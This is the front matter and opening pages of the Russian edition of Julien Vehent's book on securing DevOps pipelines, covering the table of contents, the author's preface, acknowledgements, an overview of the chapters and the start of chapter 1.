




Безопасный DevOps

Эффективная эксплуатация систем

Джульен Вехен



MANNING

Securing DevOps

Security in the Cloud

JULIEN VEHENT



MANNING

Джульен Вехен

Безопасный DevOps

Эффективная эксплуатация систем



Санкт-Петербург · Москва · Екатеринбург · Воронеж
Нижний Новгород · Ростов-на-Дону · Самара · Минск

2020

ББК 32.988.02-018-07

УДК 004.493

В39

Вехен Джульен

В39 Безопасный DevOps. Эффективная эксплуатация систем. — СПб.: Питер, 2020. — 432 с.: ил. — (Серия «Для профессионалов»).

ISBN 978-5-4461-1336-1

Книга основана на уникальном опыте автора и предлагает важнейшие стратегические решения для защиты веб-приложений от атак, предотвращения попыток вторжения. Вы увидите, как обеспечить надежность при автоматизированном тестировании, непрерывной поставке и ключевых DevOps-процессах. Научитесь выявлять, оценивать и устранять уязвимости, существующие в вашем приложении. Автор поможет ориентироваться в облачных конфигурациях, а также применять популярные средства автоматизации.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.988.02-018-07

УДК 004.493

Права на издание получены по соглашению с Apress. Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги. Издательство не несет ответственности за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на интернет-ресурсы были действующими.

ISBN 978-1817294136 англ.

ISBN 978-5-4461-1336-1

© 2018 by Manning Publications Co. All rights reserved.

© Перевод на русский язык ООО Издательство «Питер», 2020

© Издание на русском языке, оформление ООО Издательство «Питер», 2020

© Серия «Для профессионалов», 2020

Краткое содержание

Предисловие.....	16
Благодарности	20
О книге	22
Глава 1. Безопасность в DevOps	26

Часть I. Пример применения уровней безопасности к простому DevOps-конвейеру

Глава 2. Выстраивание базового DevOps-конвейера.....	49
Глава 3. Уровень безопасности 1: защита веб-приложений.....	75
Глава 4. Уровень безопасности 2: защита облачной инфраструктуры	112
Глава 5. Уровень безопасности 3: защита каналов взаимодействия	158
Глава 6. Уровень безопасности 4: защита конвейера поставки.....	189

Часть II. Выявление аномалий и защита сервисов от атак

Глава 7. Сбор и хранение журналов	223
Глава 8. Анализ журналов для выявления вторжений и атак.....	256

Глава 9. Обнаружение вторжений	292
Глава 10. Карибское вторжение: практический пример реагирования на инцидент	331

Часть III. Усиление безопасности в DevOps

Глава 11. Оценка рисков	359
Глава 12. Тестирование безопасности	392
Глава 13. Непрерывная безопасность	420

Оглавление

Предисловие.....	16
Благодарности	20
О книге	22
Структура издания.....	22
О коде	24
От издательства	24
Об иллюстрации на обложке	25
Об авторе.....	25
Глава 1. Безопасность в DevOps.....	26
1.1. Методология DevOps.....	27
1.1.1. Непрерывная интеграция	30
1.1.2. Непрерывная поставка	30
1.1.3. Инфраструктура как сервис	30
1.1.4. Культура и доверие	32
1.2. Безопасность в DevOps	33

1.3. Непрерывная безопасность	35
1.3.1. Безопасность на основе тестирования	37
1.3.2. Мониторинг и реагирование на атаки	40
1.3.3. Оценка рисков и усиление безопасности	45
Резюме	46

Часть I. Пример применения уровней безопасности к простому DevOps-конвейеру

Глава 2. Выстраивание базового DevOps-конвейера	49
2.1. Реализация схемы	50
2.2. Репозиторий кода: GitHub	52
2.3. CI-платформа CircleCI	52
2.4. Репозиторий контейнеров Docker Hub	56
2.5. Инфраструктура среды эксплуатации Amazon Web Services	59
2.5.1. Трехуровневая архитектура	60
2.5.2. Настройка доступа к AWS	61
2.5.3. Virtual Private Cloud	62
2.5.4. Создание уровня баз данных	64
2.5.5. Создание первых двух уровней с помощью Elastic Beanstalk	66
2.5.6. Развертывание контейнера в ваших системах	70
2.6. Обзор безопасности	73
Резюме	74
Глава 3. Уровень безопасности 1: защита веб-приложений	75
3.1. Защита и тестирование веб-приложений	76
3.2. Атаки на сайты и безопасность контента	81
3.2.1. Межсайтовые сценарии и политика безопасности контента	81
3.2.2. Подделка межсайтовых запросов	89
3.2.3. Кликджекинг и защита плавающих фреймов	93
3.3. Методы аутентификации пользователей	95
3.3.1. Базовая HTTP-аутентификация	95
3.3.2. Обслуживание паролей	98

3.3.3.	Поставщики идентификации	99
3.3.4.	Безопасность сессий и cookie-файлов	105
3.3.5.	Тестирование аутентификации	106
3.4.	Управление зависимостями	106
3.4.1.	Golang-вендоринг	107
3.4.2.	Система управления пакетами Node.js	108
3.4.3.	Требования Python	109
	Резюме	111
Глава 4.	Уровень безопасности 2: защита облачной инфраструктуры	112
4.1.	Защита и тестирование облачной инфраструктуры: deployer	113
4.1.1.	Настройка deployer	114
4.1.2.	Настройка уведомлений между Docker Hub и deployer	115
4.1.3.	Тестирование инфраструктуры	116
4.1.4.	Обновление среды invoicer	117
4.2.	Ограничение сетевого доступа	118
4.2.1.	Тестирование групп безопасности	119
4.2.2.	Налаживание доступа между группами безопасности	121
4.3.	Создание безопасной точки доступа	123
4.3.1.	Генерирование SSH-ключей	124
4.3.2.	Создание хоста-бастиона в EC2	126
4.3.3.	Внедрение двухфакторной аутентификации с помощью SSH	128
4.3.4.	Отправка уведомлений о доступе	134
4.3.5.	Рассуждения о группах безопасности	137
4.3.6.	Открытие доступа для групп безопасности	143
4.4.	Управление доступом к базе данных	145
4.4.1.	Анализ структуры базы данных	146
4.4.2.	Роли и права доступа в PostgreSQL	147
4.4.3.	Определение минимальных прав доступа для приложения invoicer	149
4.4.4.	Определение прав доступа в deployer	154
	Резюме	157

Глава 5. Уровень безопасности 3: защита каналов взаимодействия	158
5.1. Что такое защита каналов взаимодействия	159
5.1.1 Ранняя симметричная криптография	160
5.1.2. Алгоритм Диффи — Хеллмана и RSA.....	161
5.1.3. Инфраструктуры открытых ключей.....	164
5.1.4. SSL и TLS.....	165
5.2. Обзор SSL/TLS.....	166
5.2.1. Цепочка доверия	167
5.2.2. Установление TLS-соединения	168
5.2.3. Совершенная прямая секретность	170
5.3. Настройка приложений на использование HTTPS.....	171
5.3.1. Получение сертификата AWS.....	171
5.3.2. Получение сертификата Let's Encrypt.....	172
5.3.3. Применение HTTP на AWS ELB.....	174
5.4. Модернизация HTTPS.....	177
5.4.1. Тестирование TLS	179
5.4.2. Реализация руководств Mozilla Modern	181
5.4.3. HSTS: строгая защита транспорта.....	183
5.4.4. HPKP: закрепление открытых ключей	185
Резюме.....	188
Глава 6. Уровень безопасности 4: защита конвейера поставки.....	189
6.1. Распределение доступа к инфраструктуре управления кодом	193
6.1.1. Управление правами доступа в GitHub-организации	194
6.1.2. Управление правами доступа в GitHub и CircleCI.....	196
6.1.3. Подпись коммитов и меток с помощью Git	199
6.2. Управление доступом к хранилищу контейнеров.....	203
6.2.1. Управление правами доступа в пределах Docker Hub и CircleCI	203
6.2.2. Подписание контейнеров с помощью Docker Content Trust.....	206
6.3. Распределение прав доступа для управления инфраструктурой.....	207
6.3.1. Управление правами доступа с помощью ролей и политик AWS	208
6.3.2. Распределение закрытых данных в системах среды эксплуатации ...	212
Резюме.....	220

Часть II. Выявление аномалий и защита сервисов от атак

Глава 7. Сбор и хранение журналов	223
7.1. Сбор данных журналов из систем и приложений	226
7.1.1. Сбор журналов от систем	228
7.1.2. Сбор журналов приложения	232
7.1.3. Журналирование инфраструктуры	237
7.1.4. Сбор журналов от GitHub	240
7.2. Поточковая передача событий журналов с помощью брокеров сообщений	242
7.3. Обработка событий потребителями журналов	245
7.4. Хранение и архивация журналов	249
7.5. Анализ журналов	251
Резюме	255
Глава 8. Анализ журналов для выявления вторжений и атак	256
8.1. Архитектура уровня анализа журналов	257
8.2. Выявление атак с помощью строковых сигнатур	264
8.3. Статистические модели для обнаружения вторжений	269
8.3.1. Скользящие окна и циклические буферы	269
8.3.2. Скользящее среднее	272
8.4. Применение географических данных для обнаружения вторжений	276
8.4.1. Составление географического профиля пользователей	277
8.4.2. Вычисление расстояний	280
8.4.3. Нахождение области обычных соединений пользователя	281
8.5. Выявление аномалий в известных паттернах	283
8.5.1. Подпись пользовательского агента	283
8.5.2. Аномальный браузер	283
8.5.3. Паттерны взаимодействия	284
8.6. Отправка уведомлений администраторам и конечным пользователям	284
8.6.1. Информирование администраторов об угрозах безопасности	285
8.6.2. Как и когда уведомлять пользователей	289
Резюме	291

Глава 9. Обнаружение вторжений	292
9.1. Семь фаз вторжения: цепочка вторжения	293
9.2. Что такое указатели на вторжение	296
9.2.1. Правила Snort	297
9.2.2. Yara	298
9.2.3. OpenIOC	299
9.2.4. STIX и TAXII	301
9.3. Сканирование конечных точек на наличие IOC	303
9.3.1. Обзор инструментов	304
9.3.2. Сравнение инструментов для исследования безопасности конечных точек	312
9.3.3. Безопасность конечных точек и контейнеры	313
9.4. Исследование сетевого трафика с помощью Suricata	316
9.4.1. Установка Suricata	318
9.4.2. Наблюдение за сетью	318
9.4.3. Написание правил	320
9.4.4. Использование предопределенных наборов правил	321
9.5. Обнаружение вторжений в журналах аудита системных вызовов	322
9.5.1. Уязвимость выполнения	323
9.5.2. Обнаружение исполнения вредоносного кода	324
9.5.3. Мониторинг файловой системы	326
9.5.4. Отслеживание невероятного	327
9.6. Человеческий фактор в обнаружении аномалий	328
Резюме	330
Глава 10. Карибское вторжение: практический пример реагирования на инцидент	331
10.1. Карибское вторжение	333
10.2. Идентификация	334
10.3. Изоляция	337
10.4. Искоренение	340
10.4.1. Сбор артефактов цифрового расследования в AWS	342
10.4.2. Фильтрация исходящего трафика в IDS	343
10.4.3. Ловля IOC с помощью MIG	348

10.5. Восстановление	351
10.6. Извлечение уроков и преимущества подготовки	353
Резюме	356

Часть III. Усиление безопасности в DevOps

Глава 11. Оценка рисков	359
11.1. Что такое управление рисками	360
11.2. Триада CIA	363
11.2.1. Конфиденциальность	364
11.2.2. Целостность	366
11.2.3. Доступность	367
11.3. Определение основных угроз для организации	369
11.4. Количественное измерение влияния рисков	371
11.4.1. Финансы	371
11.4.2. Репутация	372
11.4.3. Продуктивность	372
11.5. Выявление угроз и измерение уязвимости	373
11.5.1. Фреймворк моделирования угроз STRIDE	373
11.5.2. Фреймворк моделирования угроз DREAD	375
11.6. Быстрая оценка рисков	377
11.6.1. Сбор информации	379
11.6.2. Определение словаря данных	381
11.6.3. Выявление и измерение рисков	382
11.6.4. Составление рекомендаций	387
11.7. Запись и отслеживание рисков	388
11.7.1. Принятие, отклонение и передача рисков	389
11.7.2. Регулярный пересмотр рисков	390
Резюме	391
Глава 12. Тестирование безопасности	392
12.1. Обеспечение наблюдения за безопасностью	393
12.2. Аудит внутренних приложений и сервисов	395
12.2.1. Сканеры веб-приложений	396

12.2.2. Фаззинг	400
12.2.3. Статический анализ кода	403
12.2.4. Аудит облачной инфраструктуры	405
12.3. Красные команды и внешнее тестирование на проникновение	411
12.3.1. Предложение о найме	411
12.3.2. Техническое задание	414
12.3.3. Аудит	415
12.3.4. Обсуждение результатов	415
12.4. Программы по отлову багов	416
Резюме	419
Глава 13. Непрерывная безопасность	420
13.1. Практика и повторение: 10 000 часов защиты	421
13.2. Год первый: внедрение безопасности в DevOps	422
13.2.1. Не судите слишком рано	424
13.2.2. Тестируйте все и отслеживайте процессы	424
13.3. Год второй: подготовка к худшему	426
13.3.1. Избегайте дублирования инфраструктуры	426
13.3.2. Выстроить или купить?	427
13.3.3. Вторжение	428
13.4. Год третий: управление изменениями	429
13.4.1. Пересмотрите приоритеты в безопасности	430
13.4.2. Постоянное совершенствование	430

*Посвящается моей жене Богдане и всем ребятам
из Mozilla, которые берегут защищенность
и открытость Интернета*

Предисловие

Я расчищал полки со списанным оборудованием в подвале старого правительственного здания, и мне на глаза попало несколько внушительных жестких дисков. 2002 год, мне 19 лет, это мое первое рабочее место в качестве специалиста службы поддержки во французском налоговом агентстве. Начальница едва не извиняется за то, что попросила убрать подвал, подозревая, что я выполняю задание спустя рукава. Однако я чувствую себя как Али-Баба, впервые вошедший в волшебную пещеру. Я вижу множество старых серверов, стоящих без дела, но все еще способных запускать UNIX-системы, о которых я даже не слышал. Они оставлены в лучшем случае для баловства. Если бы в моей квартире было больше одной комнаты и крохотной кухни, я бы взял все это и запустил масштабную сеть прямо из дома!

Два жестких диска — это SCSI-диски с 15 000 об/мин, которые предназначались для устаревшего контроллера домена. Я отложил их в сторону, чтобы поискать SCSI-адаптер для подключения. Нашел его в соседней коробке пыльным, но невредимым. После нескольких часов расчистки и инвентаризации подвала я спросил разрешения забрать все домой. План был прост — подключить диски к запасной материнской плате и настроить самый быстрый сервер для шутера Counter Strike, которого Интернет еще не видел. Затем я бы развернул его в сети с помощью недавно установленного DSL-соединения на 512 Кбит/с и пригласил свою игровую команду потренироваться на нем.

Я провел все выходные, пытаюсь заставить жесткие диски и адаптер правильно работать, стремился добиться их грамотного распознавания инсталлятором Debian. Часами искал руководства для работы со специфичным оборудованием, подсказки на десятках форумов и в письмах. Но большинство из них касались либо другого SCSI-адаптера, либо каких-то секретных ядер операционной системы (ОС), которые я не мог расшифровать. Прошли выходные, затем будни, и я наконец-то нашел вер-

ное сочетание параметров, которые запускают установку Linux на RAID 1. Может быть, я ошибаюсь, но думаю, что работа с железом — это и правда сложно!

Однако радость от успеха была недолгой. Вскоре я понял: эти два диска с их 15 000 об/мин создают слишком много шума, намного больше, чем я могу выдерживать, когда сижу часами в нескольких метрах от них. Конечно, мой сервер работал, он был умеренно быстрым, но мне пришлось выключить его и оставить затею превращения квартиры в центр обработки данных.

Когда я изучал IT (в конце 1990-х и начале 2000-х годов), акцент делался на оборудовании и сетях. Вместе со своими сверстниками и преподавателями я проводил много времени, читая новости о последних серверах, новейших CPU и лучших жестких дисках. Все это надо было знать, чтобы создать идеальную систему для реализации на ней наших приложений. Закупка происходила медленно и была затратной, в частности, в моем правительственном агентстве. Неправильный выбор оборудования мог оставить нас в заложниках сервера, который не менялся бы в течение трех лет, а может, и дольше.

Представьте себе это в настоящем времени. Три года! Это длиннее, чем жизнь многих стартапов. Больше, чем продолжительность пика популярности почти всех веб-фреймворков на JavaScript. Множество людей работают в одной компании не дольше. Такой период просто вечность в мире IT.

В те времена (наверное, звучит так, будто я ваш дедушка) невозможно было развернуть веб-сервис на рынке менее чем за год или даже два. Не было облачных технологий, поставщиков услуг, которые могли бы размещать серверы или запускать службы онлайн вместо вас, предоставляя вам удаленный доступ к ним. Наши интернет-соединения были медленными (правительственное агентство обеспечивало вопиющими 128 Кбит/с, распределенными между 150 сотрудниками!) и не подходили для передачи больших объемов данных между локальным настольным компьютером и онлайн-сервисом. Настройка серверов представляла собой длительный и сложный процесс, который зачастую подразумевал часы сражения с драйверами оборудования и дни трудностей, связанные с прокладкой кабелей и работами по установке. Организации и целые отделы посвящали себя этому занятию. Программисты знали, что заказывать серверы нужно заранее, иначе есть риск того, что проект придется отложить на несколько месяцев.

Сосредоточенность IT на оборудовании и сетях также была характерна для отделов, обеспечивающих безопасность. Немногие тогда говорили о безопасности приложений. Зато все внимание сосредоточивалось на фильтрации сетевого трафика и доступе (физическом или виртуальном) к серверам. В школе мы узнали о межсетевых экранах (брандмауэрах), изолированных системах в пределах виртуальной локальной вычислительной сети (ЛВС) и обнаружении сетевых вторжений. Мы не вдавались в подробности безопасности веб-приложений — не знали тогда, что через несколько лет почти весь мир откажется от использования установленного программного обеспечения наподобие Outlook и сосредоточится на форме программы

как сервиса, такой как Gmail. Эти перемены начались в середине 2000-х годов и позднее стали для нас более очевидными.

Когда методология DevOps набирала обороты и распространяла концепции непрерывной интеграции, непрерывной поставки и инфраструктуры как сервиса, те, кто страдал от длительных задержек в эксплуатации оборудования, воодушевленно стремились перенять многообещающие возможности развертывания инфраструктуры в течение нескольких дней, а не месяцев. Однако большинство специалистов по безопасности противились этим переменам, обеспокоенные тем, что потеря контроля над инфраструктурой в итоге окажется не на пользу безопасности.

Сначала я был одним из тех, кто противился. Все мои потом и кровью полученные навыки внушали мысли о безопасности, неотделимой от управления оборудованием: если вы не управляете системами самостоятельно, то не можете считать свое положение безопасным. Но мало-помалу становилось все более заметно, что мои друзья-разработчики развертывают приложения с помощью небольшого перечня команд, в то время как я все еще трачу часы на то, чтобы осуществить это старым методом. Однозначно, они обнаружили что-то полезное, поэтому я начал работать инженером по эксплуатации и перенес монолитное Java-приложение на AWS (Amazon Web Services). Это было мучительно. Я не знал о существовании конфигурационных инструментов, Puppet или Chef, да и AWS в то время не был настолько развит, как сейчас. Я писал оригинальные скрипты для автоматизации настройки серверов и учился использовать API для создания виртуальных машин на ходу. Моему руководителю нравилось то, что возможно сломать приложение и развернуть его заново несколькими командами, однако все работало ненадежно и довольно нестабильно. Но это было лишь начало. Оно придало мне уверенности в том, что безопасность сильно зависит от гибкости инфраструктуры: чем быстрее системы способны изменяться, тем быстрее можно устранить проблемы и тем выше уровень безопасности.

А присоединившись к Mozilla Cloud Services, я увидел, чего опытная команда может достичь с помощью продвинутых техник DevOps. Когда я наблюдаю, как сервис автоматически удваивает количество серверов для поглощения растущего трафика, а затем отключается от дополнительных серверов через несколько часов после снижения нагрузки, и усматриваю в этом определенную красоту, мой внутренний зануда ликует. Автоматизация развертывания способствует интеграции новых проектов в течение одного или двух дней после первоначальной настройки. Такая гибкость помогает малым организациям быстро нарастить производительность, популярность и в результате стать технологическими гигантами. Меня продолжает удивлять то, как далеко позади остались недели, затрачиваемые на настройку простых серверов под Linux с двумя жесткими дисками на RAID 1, соединенных с какой-нибудь приличной сетью.

Я убежден в том, что безопасность должна служить бизнесу. Когда бизнес требует модернизации, которая реализуется посредством DevOps, безопасности необходимо

пойти следом и поддержать преобразования, а не препятствовать им. Я написал эту книгу, чтобы помочь начинающим и опытным специалистам в сфере безопасности поддерживать внедрение современных практик в своих организациях, не подвергая риску данные или заказчиков. Эта книга отражает мой собственный опыт внедрения безопасности в веб-сервисы, нуждающиеся в высоком уровне защиты, а также практику и технику, которые годами совершенствовались сообществом специалистов по безопасности. Эти техники не являются незыблемыми. Они будут развиваться после выхода данной книги, но концепции, изложенные здесь, останутся полезными до тех пор, пока мы управляем сервисами онлайн.

Благодарности

Написание книги — большой труд. Эта не исключение. Сбор, упорядочение информации, редактирование, переписывание материала, проверка содержания заняли более двух лет. Думаю, моя любимая цитата о процессе создания книги (автор — Дж. Фаулер) следующая: *«Писать — это легко. Нужно всего лишь уставиться на чистый лист бумаги и смотреть на него, пока на лбу не появятся капли крови»*. Кто-нибудь другой, будучи втянутым в этот долгий и мучительный процесс, давно мог бы сдаться. Возможно, этим другим стал бы я, если бы не моя жена Богдана, которая постоянно призывала меня завершить книгу, поддерживала, когда я тратил на нее время, которое мог бы посвятить семье. Я люблю тебя и моей благодарности нет предела!

Я также хочу поблагодарить своих друзей и коллег из службы безопасности, разработки, эксплуатационных групп Mozilla, которые помогали мне советами, отзывами и технологиями. Вы во многом улучшили эту книгу.

Мой друг Дидье Бернадо помог расширить видение безопасности в DevOps благодаря тому, что поделился своим опытом, полученным в банковской сфере. Он высказал свою точку зрения, которая отличалась от моей, и это увеличило аудиторию книги.

Я должен сказать спасибо Эндрю Бовиллю и Скотту Пайперу за проверку технической точности кода и работоспособности методов, представленных в книге. Никакой код не получится хорошим без должной дружеской проверки.

Множество полезных комментариев было сделано рецензентами из Manning: Адамом Монтвилем, Адриеном Саладином, Брюсом Цамэром, Клиффордом Миллером, Дэвидом Морганом, До Мориной, Эрнестом Карденасом Кангахуалой, Джеффом

Кларком, Джимом Армрайном, Морганом Нельсоном, Радживом Ранджаном, Тони Суитсом и Ян Гуо.

Последнее, но не менее важное, — я хочу отметить значительную роль Тони Арритолы и Дэна Махарри, моих редакторов-консультантов по аудитории. Они способствовали воплощению идеи этой книги в жизнь. Дэн оформил беспорядочные мысли в материал, с помощью которого можно обучать. Благодаря Тони книга была выпущена в наивысшем качестве. Я могу с уверенностью сказать, что это издание никогда не появилось бы, если бы не эти двое. Спасибо вам!

О книге

Я писал эту книгу для Сэм — вымышленной героини, которая работает в IT сколько себя помнит. Несколько лет она трудилась в отделе эксплуатации и немного занималась разработками. Сэм недавно получила должность DevOps-инженера в FlyCARE. FlyCARE занимается созданием веб- и мобильных платформ для выставления счетов за медицинские услуги и управления ими. Это небольшой стартап — два штатных системных администратора, пять разработчиков на полную ставку и несколько человек на стороне бизнеса. Здесь существуют высокие риски для персональных данных о здоровье, но коллеги надеются, что Сэм сможет создать для этих данных безопасную платформу, на которой можно запускать веб-сервисы.

Испытания — именно то, чего искала Сэм. Но защищать платформу с высокими рисками в стартапе, где разработчики любят размещать код из GitHub в Docker-контейнерах по три раза в день, будет трудно. Нашей героине нужна помощь. Эта книга — путеводитель для Сэм.

Структура издания

Книга оформлена в виде обучающего курса, начинающегося с базовых операционных понятий. Это сделано для того, чтобы читатель освоил самые элементарные техники DevOps. Затем будут рассматриваться все более сложные темы. В части I мы погрузимся в понятие безопасности в тестовой среде. В части II будем выявлять атаки и бороться с ними. В части III усовершенствуем стратегию безопасности внутри организации. Главы упорядочены так, чтобы показать последовательность, в которой будет реализовываться стратегия безопасности в организации, не при-

меняющей DevOps или только начинающей внедрять его. Издание представляет собой практическое руководство, включающее разумное количество концепций для непосредственного применения теории на практике.

В главе 1 рассматриваются DevOps и необходимость внедрения безопасности параллельно с практикой разработки и эксплуатации. Вы узнаете о принципе непрерывной защиты, который будет использоваться на протяжении всей книги.

В часть I входят главы 2–6, они познакомят читателя с принципами защиты целого DevOps-конвейера.

- ❑ В главе 2 раскрывается процесс разработки DevOps-конвейера в AWS. Вы сможете создать конвейер и развернуть приложение с помощью автоматизации. Сначала оно не будет безопасным. Я выделяю те области, которые нуждаются в улучшениях, детальнее мы изучим их в последующих главах.
- ❑ В главе 3 рассказывается о безопасности веб-приложений. Мы обсудим то, как тестировать ваши сайты, защищаться от типовых атак, управлять аутентификацией пользователей и поддерживать актуальность кода.
- ❑ В главе 4 сделан акцент на укреплении инфраструктуры AWS. Вы научитесь выполнять тестирование безопасности в пределах автоматического размещения, ограничивать сетевой доступ, защищать доступ к инфраструктуре и базе данных.
- ❑ В главе 5 рассматривается защита каналов взаимодействия и обсуждается TLS — криптографический протокол под HTTPS, также изучается их корректная реализация для защиты сайтов.
- ❑ В главе 6 рассказывается о безопасности конвейера поставки. Мы обсудим, как управлять разграничением доступа в GitHub, Docker Hub и AWS. Вы также узнаете, как сохранить целостность кода и контейнеров и распределить идентификационные данные по приложениям.

К части II относятся главы 7–10, которые направлены на выявление аномалий в инфраструктуре и защиту сервисов от атак.

- ❑ В главе 7 объясняется структура конвейера журналирования. Вы изучите то, как уровни сбора, потоковой передачи, анализа, хранения и доступа взаимодействуют друг с другом, обеспечивая эффективную работу с журналами.
- ❑ В главе 8 рассматривается анализ уровней конвейера журналирования. Вы реализуете различные техники для работы с журналами, сможете обнаружить аномалии и вредоносную активность.
- ❑ В главе 9 рассказывается о выявлении вторжений. Мы обсудим инструменты и техники, применяемые для обнаружения вредоносной активности в сети, системе и на человеческом уровне.
- ❑ В главе 10 представлен практический пример вторжения в выдуманной организации. Вы поймете, как надо реагировать на такой инцидент и восстанавливаться после него.

Часть III включает главы 11–13, которые обучают техникам совершенствования стратегии безопасности для организации, применяющей DevOps.

- ❑ В главе 11 содержится введение в оценку рисков. Вы узнаете о трех элементах CIA (конфиденциальность, целостность и доступность), фреймворках моделирования потоков STRIDE и DREAD. Вы также поймете, как реализовать легкий фреймворк оценки рисков в вашей организации.
- ❑ В главе 12 раскрывается тестирование безопасности веб-приложения, исходного кода и уровней инфраструктуры. Обсуждаются различные инструменты и техники, применяемые для обнаружения проблем безопасности в организации.
- ❑ В главе 13 представлена трехгодичная модель реализации непрерывной безопасности в организации. В ней даны некоторые подсказки, способные увеличить ваши шансы на успех.

О коде

В книге содержится множество небольших команд и листингов, а также несколько полномасштабных приложений. Исходный код форматирован моноширинным шрифтом для отделения его от остального текста. Иногда код выделен **полу жирным шрифтом** для обозначения изменившихся фрагментов кода относительно последних шагов в главе, например, когда в существующую строку кода добавлен новый функционал. Все листинги с кодом из этой книги доступны для скачивания на сайте GitHub: <https://securing-devops.com/code>.

Исходный код содержит приложения `invoicer` и `deployer` вместе со скриптами для их настройки и конвейер журналирования, упомянутый в главе 8.

Вы можете заметить некоторые различия между кодом в книге и сети. В большинстве случаев это обусловлено требованиями к форматированию. К тому же я буду поддерживать актуальность онлайн-кода, включая исправление багов и изменения в сторонних инструментах и сервисах, в то время как код в книге останется неизменным.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

Об иллюстрации на обложке

Рисунок на обложке книги называется «Женщина гаку». Иллюстрация выбрана из коллекции «Костюмы разных стран» (*Costumes de Différents Pays*) Жака Гасе де Сен-Совьера (1757–1810), напечатанной во Франции в 1797 году. Каждая иллюстрация выполнена с ювелирной точностью и раскрашена вручную. Богатое разнообразие коллекции Гасе де Сен-Совьера служит напоминанием о том, как далеки были друг от друга 200 лет назад культуры разных местностей и городов. Находясь в такой изоляции, люди разговаривали на различных языках и диалектах. Легко было определить, где они жили, чем занимались, каково было их положение в обществе, исходя из того, какую носили одежду.

С тех пор одежда сильно изменилась, исчезло разнообразие, свойственное различным странам и областям. Сейчас по одежде сложно различить даже жителей разных континентов, не говоря уже о принадлежности к странам, городам и регионам. Мы предпочли культурному разнообразию жизнь среди технологий, более насыщенную и быстро развивающуюся.

В наше время, когда порой непросто отличить одну компьютерную книгу от другой, издательство Manning по достоинству оценивает находчивость и предприимчивость представителей компьютерного бизнеса, украшая обложки книг изображениями, которые показывают богатое разнообразие жизни в регионах два века назад, возрожденное в работах Гасе де Сен-Совьера.

Об авторе



На момент написания книги **Джульен Вехен** управляет командой системы безопасности операций в Firefox, Mozilla. Он отвечает за формирование, реализацию и эксплуатацию стратегии защиты веб-сервисов, с которыми миллионы пользователей Firefox взаимодействуют ежедневно. Джульен сконцентрировался на защите сервисов в сети в начале 2000-х годов. Он начинал работать системным администратором в Linux, а в 2007 году получил диплом магистра по информационной безопасности.

Безопасность в DevOps

В этой главе

- Знакомство с DevOps, его влияние на создание облачных сервисов.
- Применение непрерывной интеграции, непрерывной поставки и инфраструктуры как сервиса.
- Оценка роли и целей безопасности в культуре DevOps.
- Определение трех компонентов стратегии безопасности DevOps.

Связанные между собой приложения, которые облегчают жизнь, стали технологической революцией XXI века. Появляется возможность помогать с налогами, делиться фотографиями с друзьями и семьей, находить хороший ресторан в незнакомой местности, отслеживать прогресс в тренажерном зале. Такие приложения становятся все более полезными. Показатели роста использования таких сервисов, как Twitter, Facebook, Instagram и Google, демонстрируют, что пользователи считают их очень полезными. Каждое из этих приложений можно открыть на экране смартфона или в браузере.

Отчасти этот прорыв стал возможен благодаря появлению улучшенных инструментов для создания приложений и управления ими. Конкуренция в Интернете сильна. Идеи быстро устаревают, компании должны стремительно двигаться вперед, чтобы завладеть долями рынка, обеспечить заинтересованность пользователей в своих продуктах. В мире стартапов скорость и стоимость, с которыми организация может воплотить идею в продукте, являются ключевыми факторами успеха. DevOps, внедряющий инструменты и техники из мира Интернета в промышленность, представляет собой революцию, которая обеспечила возможность запускать онлайн-сервисы с низкими затратами, позволила малым стартапам конкурировать с технологическими гигантами.

